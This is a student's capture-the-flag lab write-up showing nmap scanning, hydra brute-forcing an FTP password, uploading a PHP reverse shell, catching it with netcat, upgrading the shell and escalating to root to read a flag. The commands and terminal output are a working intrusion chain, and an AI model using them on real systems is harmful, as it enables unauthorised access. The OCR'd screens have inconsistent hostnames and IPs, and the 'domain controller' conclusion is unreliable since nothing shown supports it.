

VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT

18/03/2024

NAME: HEMACHANDAR

DEPT: AI&DS

PROCESS:

Following the previous lab exercise, I got the username is jenny.

First thing i did was i scan the target with nmap -sC -sV on the target ip and give us 2 open ports.

```
Debian 11x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
link/ether 00:0c:29:a6:a9:fc brd ff:ff:ff:ff:ff:ff
inet 192.168.2.120/24 brd 192.168.2.255 scope global dynamic noprefixroute eth0
    valid_lft 3728sec preferred_lft 3728sec
inet6 fe80::28c:29ff:fe46:a9fc/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.17.37.27/17 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::1a55:627e:d60a:482d/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever

(hemu@hemu:~)$ ping 10.10.58.74
PING 10.10.58.74 (10.10.58.74) 56(84) bytes of data:
64 bytes from 10.10.58.74: icmp_seq=1 ttl=60 time=279 ms
^C
--- 10.10.58.74 ping statistics ---
2 packets transmitted, 1 received, 50% packet loss, time 1001ms
rtt min/avg/max/mdev = 279.488/279.488/279.488/0.000 ms


(hemu@hemu:~)$ nmap 10.10.58.74
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 15:23 IST

(hemu@hemu:~)$ nmap 10.10.58.74 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 15:24 IST
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 19.33% done; ETC: 15:24 (0:00:13 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.40% done; ETC: 15:24 (0:00:16 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 15:24 (0:00:00 remaining)
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 15:25 (0:00:00 remaining)
Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 15:24 (0:00:00 remaining)
Nmap scan report for 10.10.58.74
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
vsftpd 2.0.8 or later
80/tcp    open  http
Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.16 seconds

(hemu@hemu:~)$
```

Since , ftp port is open, I tried to login with username as “jenny”, but I don’t know the password. So, I used “hydra” to crack the password using the password file text that i used was rockyou.txt as wordlist since it has the most common password that had. Afterwhile we got the password.




```
hemu@hemu: ~/Downloads
(hemu@hemu)~[~/Downloads]
$ hydra -l jenny -P rockyou.txt 10.10.58.74 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-18 15:33:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ftp://10.10.58.74:21/
[21][ftp] host: 10.10.58.74  login: jenny  password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-18 15:33:26

(hemu@hemu)~[~/Downloads]
$ ftp 10.10.58.74
Connected to 10.10.58.74.
220 hello FTP World!
Name (10.10.58.74:hemu): jenny
331 Please specify the password.
Password:
230 Login successful.
```

Next, I planned to upload a reverse shell to the target. So, I gave my ip address in the reverse shell and changed its permission and uploaded it.



```
hemu@hemu: ~/Downloads
File Actions Edit View Help
(hemu@hemu)~[~/Downloads]
$ chmod 777 rev.php
(hemu@hemu)~[~/Downloads]
```

```
Debian 11x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
(hemu@hemu: ~/Downloads)
$ hydra -l jenny -P rockyou.txt 10.10.58.74 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-18 15:33:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1434498 login tries (1:1/p:1434498), ~89525 tries per task
[DATA] attacking ftp://10.10.58.74:21/
[21][ftp] host: 10.10.58.74 login: jenny password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-18 15:33:20


(hemu@hemu: ~/Downloads)
$ ftp 10.10.58.74
Connected to 10.10.58.74.
220 Hello FTP World!
Name (10.10.58.74:hemu): jenny
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /var/www/html
ftp> ls
229 Entering Extended Passive Mode (|||62291|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 10918 Feb 01 2021 index.html
-rwxrwxrwx 1 1000 1000 5493 Feb 01 2021 shell.php
226 Directory send OK.
ftp> put rev.php
local: rev.php remote: rev.php
229 Entering Extended Passive Mode (|||36557|)
150 OK to send data.
100% [*****] 5493 56.32 MiB/s 00:00 ETA
226 Transfer complete.
5493 bytes sent in 00:00 (11.00 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||34325|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 10918 Feb 01 2021 index.html
-rw-r--r-- 1 1000 1000 5493 Mar 18 18:05 rev.php
-rwxrwxrwx 1 1000 1000 5493 Feb 01 2021 shell.php
226 Directory send OK.
ftp> chmod 777 rev.php
200 SITE CMO0 command ok.
ftp> put rev.php
local: rev.php remote: rev.php
229 Entering Extended Passive Mode (|||52513|)
150 OK to send data.
100% [*****] 5493 77.03 MiB/s 00:00 ETA
226 Transfer complete.
```

Now, I have uploaded the reverse shell.

Next I started to listen on the port number I have provided.

Next thing we do is we go to the website and access our reverse shell by <http://ipAddress/rev.php>





```
Debian 11x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-18 15:33:26
jenny@hemo: ~/Downloads
$ ftp 10.10.58.74
Connected to 10.10.58.74.
220 Hello FTP World.
Name (10.10.58.74:hemo): jenny
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /var/www/html
ftp> ls
229 Entering Extended Passive Mode (|||62291|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 10910 Feb 01 2021 index.html
-rwxrwxrwx 1 1000 1000 5493 Feb 01 2021 shell.php
226 Directory send OK.
ftp> put rev.php
local: rev.php remote: rev.php
229 Entering Extended Passive Mode (|||36557|)
100% *****
226 Transfer complete.
5493 bytes sent in 00:00 (11.00 KIB/s)
ftp> ls
229 Entering Extended Passive Mode (|||34325|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 10910 Feb 01 2021 index.html
-rwxrwxrwx 1 1000 1000 5493 Mar 18 18:05 rev.php
-rwxrwxrwx 1 1000 1000 5493 Feb 01 2021 shell.php
226 Directory send OK.
ftp> chmod 777 rev.php
chmod 777 rev.php
200 SITE CMOO command OK.
ftp> put rev.php
local: rev.php remote: rev.php
229 Entering Extended Passive Mode (|||52513|)
150 OK to send data.
100% *****
226 Transfer complete.
5493 bytes sent in 00:00 (14.02 KIB/s)
ftp> ls
229 Entering Extended Passive Mode (|||27315|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 10910 Feb 01 2021 index.html
-rwxrwxrwx 1 1000 1000 5493 Mar 18 18:00 rev.php
-rwxrwxrwx 1 1000 1000 5493 Feb 01 2021 shell.php
226 Directory send OK.
ftp> []
File Actions Edit View Help
jenny@hemo: ~/Downloads
$ nc -l -p 1234
listening on [any] 1234 ...
connect to [10.17.37.25] from (UNKNOWN) [10.10.58.74] 48578
Linux w103 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 GNU/Linux
10:09:08 up 21 min, 0 users, load average: 0.00, 0.06, 0.30
USER TTY FROM LOGINID IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
www-data
$ su jenny
You must be run from a terminal
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@w103:/$ su jenny
su jenny
Password: 987654321
jenny@w103:/$ pwd
pwd
/
jenny@w103:/$ ls
ls
```

Now I got a reverse connection, now and after wards I tried to switch the user to jenny but we need to be in a terminal.

So, I used the following command:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Now I can run sudo command.

Using “sudo su” I became as root, and while exploring the files, I found a directory named “Reptile”

Inside Reptile, there is the flag.txt file.

```
Debian 11.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
hemu@hemu: ~/Downloads

$ su jenny
su: must be run from a terminal
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@wir3:/ $ su jenny
su jenny
Password: 987654321

jenny@wir3:/ $ pwd
/
jenny@wir3:/ $ ls
ls
bin      home      lib64     opt       sbin      tmp        vmlinuz.old
boot     initrd.img lost+found proc      srv        usr
dev      initrd.img.old media      root      swap.img  var
etc      lib       mnt       run       sys       vmlinux

jenny@wir3:/ $ cd /root
cd /root
bash: cd: /root: Permission denied
jenny@wir3:/ $ sudo -l
sudo -l
[sudo] password for jenny: 987654321

Matching Defaults entries for jenny on wir3:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User jenny may run the following commands on wir3:
(ALL : ALL) ALL
jenny@wir3:/ $ sudo su
sudo su
root@wir3:/# ls
ls
bin      home      lib64     opt       sbin      tmp        vmlinuz.old
boot     initrd.img lost+found proc      srv        usr
dev      initrd.img.old media      root      swap.img  var
etc      lib       mnt       run       sys       vmlinux

root@wir3:/# cd /root
cd /root
root@wir3:/# ls
ls
Reptile
root@wir3:/# cd Reptile
cd Reptile
root@wir3:/~/Reptile# ls
ls
configs  Kconfig  Makefile  README.md  userland
flag.txt  kernel   output    scripts
root@wir3:/~/Reptile# cat flag.txt
cat flag.txt
ebcefd66ca4b559d17b440b6e67fd0fd
root@wir3:/~/Reptile#
```

So the flag file consists of:

ebcefd66ca4b559d17b440b6e67fd0fd

RESULT:

The pentest of the company revealed that their system can be exploited in the following way. The outcome revealed that an attacker can become the domain controller, leading to full system compromise.